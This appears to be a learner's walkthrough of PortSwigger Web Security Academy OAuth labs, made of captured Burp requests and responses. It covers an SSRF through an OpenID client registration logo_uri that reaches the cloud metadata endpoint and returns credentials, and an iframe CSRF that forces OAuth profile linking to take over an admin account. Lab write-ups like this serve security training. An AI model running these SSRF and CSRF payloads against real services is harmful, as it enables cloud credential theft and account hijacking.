Accept-Encoding: gzip, deflate, br
Te: trailers
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
```

oops! something went wrong

```
error: invalid_request
error_description: only
  application/json content-type
  bodies are supported on POST /reg
```

now allowed but they want something json




```
POST /reg HTTP/2
Host:
oauth-0a4e00fb03665c9480e701b002190060.oauth-server.net
Cookie: _interaction_resume=ZzfwOlSWiJRjfhp1_I0ZN
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:137.0) Gecko/20100101 Firefox/137.0
Accept: application/json
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Te: trailers
Content-Type: application/json
Content-Length: 109

{
    "redirect_uris":[
        "http://example.com"
    ],
    "logo_uri":
    "https://hbwq3ytlss3e6vcjpsrkpi7kmbs2gs4h.oastify.com
    "
}
```

```
    "client_secret_basic",
    "revocation_endpoint_auth_method":
    "client_secret_basic",
    "require_signed_request_object":false,
    "request_uris":[
    ],
    "client_id_issued_at":1743759483,
    "client_id":"g6Hl5aTQzmasOqzBsJAvQ",
    "client_secret_expires_at":0,
    "client_secret":
    "7sAWMoVI9O-5XkIgqfl0EDYDPFQCpUITvbjv6Qpa9nfEpz386xwn
    trS7IqGiecKhzsYL4y14-Tb0WmesYKZJXA",
    "logo_uri":
    "https://hbwq3ytlss3e6vcjpsrkpi7kmbs2gs4h.oastify.com
    ",
    "redirect_uris":[
        "http://example.com"
    ],
    "registration_client_uri":
    "https://oauth-0a4e00fb03665c9480e701b002190060.oauth
    -server.net/reg/g6Hl5aTQzmasOqzBsJAvQ",
    "registration_access_token":
    "qPo09AMOHfaN-ev_jReGmVmJ7GZLXhb1f-YhkRRkCrq"
}
```

we have succesfully registred and we have got the token


now lets use that token and see what we get



```
GET /client/g6Hl5aTQzmasOqzBsJAvQ/logo HTTP/2
Host:
oauth-0a4e00fb03665c9480e701b002190060.oauth-server.net
Cookie: _session=hUq72CdglmnOgMGc7vwsa; _session.legacy=
hUq72CdglmnOgMGc7vwsa
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:137.0) Gecko/20100101 Firefox/137.0
Accept:
image/avif,image/webp,image/png,image/svg+xml,image/*;q=0.
8,*/*;q=0.5
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer:
https://oauth-0a4e00fb03665c9480e701b002190060.oauth-serve
r.net/interaction/ZzfwOlSWiJRjfhp1_I0ZN
Sec-Fetch-Dest: image
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Priority: u=4, i
Te: trailers
```


```
HTTP/2 200 OK
X-Powered-By: Express
Content-Type: text/html; charset=utf-8
Date: Fri, 04 Apr 2025 09:40:12 GMT
Keep-Alive: timeout=5
Content-Length: 1053

<html>
  <body>
    <div id="academyLabHeader">
      <section class="academyLabBanner">
        <div class="container">
          <img src="
          /resources/labheader/images/logoAcademy.svg">
          <div class="title-container">
            <h2>
              SSRF via OpenID dynamic client registration
            </h2>
            <a id="lab-link" class="button" href="
            https://0a44001403d95cc480f003ed00ca00a0.web-s
            ecurity-academy.net">
              Back to lab home
            </a>
            <a class="link-back" href="
```

We got the 200 response so now letss see on the collaborator



#	Time	Type	Payload	Source IP address	Con
1	2025-Apr-04 09:40:12.753 UTC	DNS	hbwq3ytlss3e6vcjpsrkpi7kmbs2gs4h	3.248.180.127	
2	2025-Apr-04 09:40:12.753 UTC	DNS	hbwq3ytlss3e6vcjpsrkpi7kmbs2gs4h	3.251.104.229	
3	2025-Apr-04 09:40:12.801 UTC	HTTP	hbwq3ytlss3e6vcjpsrkpi7kmbs2gs4h	34.251.122.40	

“so this is kind of SSRF so now lets acces the someting internal”



Lab: SSRF via OpenID dynamic client registration


This lab allows client applications to dynamically register themselves with the OAuth service via a dedicated registration endpoint. Some client-specific data is used in an unsafe way by the OAuth service, which exposes a potential vector for SSRF.

To solve the lab, craft an SSRF attack to access `http://169.254.169.254/latest/meta-data/iam/security-credentials/admin/` and steal the secret access key for the OAuth provider's cloud environment.

You can log in to your own account using the following credentials: `wiener:peter`

Note


To prevent the Academy platform being used to attack third parties, our firewall blocks interactions between the labs and arbitrary external systems. To solve the lab, you must use Burp Collaborator's default public server.



```
POST /reg HTTP/2
Host:
oauth-0a6a001803c47c9b806f10f702e000ac.oauth-server.net
Cookie: _interaction_resume=ZzfwOlSWiJRjfhp1_I0ZN
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:137.0) Gecko/20100101 Firefox/137.0
Accept: application/json
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Te: trailers
Content-Type: application/json
Content-Length: 128

{
    "redirect_uris":[
        "http://example.com"
    ],
    "logo_uri":
    "http://169.254.169.254/latest/meta-data/iam/security
    -credentials/admin/"
}
```

```
Date: Fri, 04 Apr 2025 10:21:22 GMT
Keep-Alive: timeout=5
Content-Length: 950

{"application_type":"web","grant_types":[
"authorization_code"],"id_token_signed_response_alg":
"RS256","post_logout_redirect_uris":[],"require_auth_time"
:false,"response_types":["code"],"subject_type":"public",
"token_endpoint_auth_method":"client_secret_basic",
"introspection_endpoint_auth_method":"client_secret_basic"
,"revocation_endpoint_auth_method":"client_secret_basic",
"require_signed_request_object":false,"request_uris":[],
"client_id_issued_at":1743762082,"client_id":
"xjgchOHZAr8bYbuDXi6UP","client_secret_expires_at":0,
"client_secret":
"sY3RdmbZbEZ8uDB30cctMe4ouHkpIRekqXwSFT4u1FX1BO5kvyfl816Yo
LPTEnN-gmeeFl-R-u2IlA5fSXZhPA","logo_uri":
"http://169.254.169.254/latest/meta-data/iam/security-cred
entials/admin/","redirect_uris":["http://example.com"],
"regist
"https://oauth-0a6a001803c47c9b806f10f702e000ac.oauth-serv
er.net/reg/xjgchOHZAr8bYbuDXi6UP",
"registration_access_token":
"cSzZZiLkvu_BHgtQnGsKzvL-dxxKYx4WDTcpRCN2DlS"}
```

```
{"redirect_uris": ["http://example.com"],"logo_uri":"http://169.254.169.254/latest/meta-data/iam/security-credentials/admin/"}
```



```
GET /client/xjgchOHZAr8bYbuDXi6UP/logo HTTP/2
Host:
oauth-0a6a001803c47c9b806f10f702e000ac.oauth-server.net
Cookie: _session=hUq72CdglmnOgMGc7vwsa; _session.legacy=
hUq72CdglmnOgMGc7vwsa
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:137.0) Gecko/20100101 Firefox/137.0
Accept:
image/avif,image/webp,image/png,image/svg+xml,image/*;q=0.
8,*/*;q=0.5
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer:
https://oauth-0a6a001803c47c9b806f10f702e000ac.oauth-serve
r.net/interaction/ZzfwOlSWiJRjfhp1_I0ZN
Sec-Fetch-Dest: image
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Priority: u=4, i
Te: trailers
```

```
HTTP/2 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Date: Fri, 04 Apr 2025 10:21:50 GMT
Keep-Alive: timeout=5
Content-Length: 530

{
  "Code":"Success",
  "LastUpdated":"2025-04-04T10:19:54.842275793Z",
  "Type":"AWS-HMAC",
  "AccessKeyId":"f11cnFt8QoPb3NNt3tgt",
  "SecretAccessKey":
  "ZIWNMa9aAwN8A1vb6y3pFqKzFoj1SbeVsGPQsCFR",
  "Token":
  "NfDpvRGhn108701by8go58nXq7VU8VxOk10uNmSW15gfeCzbWM5fRkS
  GlbWnVMav7ZVlPpb8hFu6GD20wW1iu766BCCd0c2dInmAnuGm6mmCt1G
  JiFtn9ke9aC2LSRmeXvOCphZzaGGhR22A16n2jyfOzjk7aPegxDj6hy7
  XV2oocx4IniqOn5sgkNWCnruyLxCQT8ukdqtGD8MMR4G4jvPkZdYpGkd
  sBsHFWKRKutcOSWg15uu8mjWY9h9jnWGR",
  "Expiration":"2031-04-03T10:19:54.842275793Z"
}
```

Lab: Forced OAuth profile linking

This lab gives you the option to attach a social media profile to your account so that you can log in via OAuth instead of using the normal username and password. Due to the insecure implementation of the OAuth flow by the client application, an attacker can manipulate this functionality to obtain access to other users' accounts.


To solve the lab, use a CSRF attack to attach your own social media profile to the admin user's account on the blog website, then access the admin panel and delete `carlos`.

The admin user will open anything you send from the exploit server and they always have an active session on the blog website.

You can log in to your own accounts using the following credentials:

- Blog website account: `wiener:peter`
- Social media profile: `peter.wiener:hotdog`


here the unique key is use to link the social id



```
GET /oauth-linking?code=
aSN6L-aVrYexNPhdXODfFa5-kV9bJ75dZLhHG1Sr4wC HTTP/2
Host:
0a64005803972f7780d949ee0029005e.web-security-academy.net
Cookie: session=JEc7pOy0jyWQ7OLAh8jIo1BRYjs6PUKj
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:137.0) Gecko/20100101 Firefox/137.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;
q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer:
https://0a64005803972f7780d949ee0029005e.web-security-acad
emy.net/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: cross-site
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers


```

but when ever you refresh you will get new id

so for unique intercetp this request and copy the url and drop the request



Time	Type	Direction	Method	Length
15:45:54 4 Apr 2025	HTTP	→ Request	GET	
15:45:54 4 Apr 2025	WS	← To client		4
15:45:54 4 Apr 2025	WS	→ To server		4
15:45:54 4 Apr 2025	WS	← To client		4
15:45:56 4 Apr 2025	WS	→ To server		4

```
GET /oauth-linking?code=WwjglnvfZZLx3A-Nah_R5lw8iGW__OzaXdErm533o_F HTTP/2
Host: 0a64005803972f7780d949ee0029005e.web-security-academy.net
Cookie: session=ym6zsFzoAZ4ZIQoq9ZH3s4yWcP8pghd5
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko/20100101
Firefox/137.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://0a64005803972f7780d949ee0029005e.web-security-academy.net/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: cross-site
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers

```

now got to exploit server


```
<iframe src="paste the url"></iframe>
```

and store

and delevery to victim

now got and make logout and again login but with social media

you fill find admin panel boom



Users

carlos - Delete
wiener - Delete

Lab: OAuth account hijacking via redirect_uri

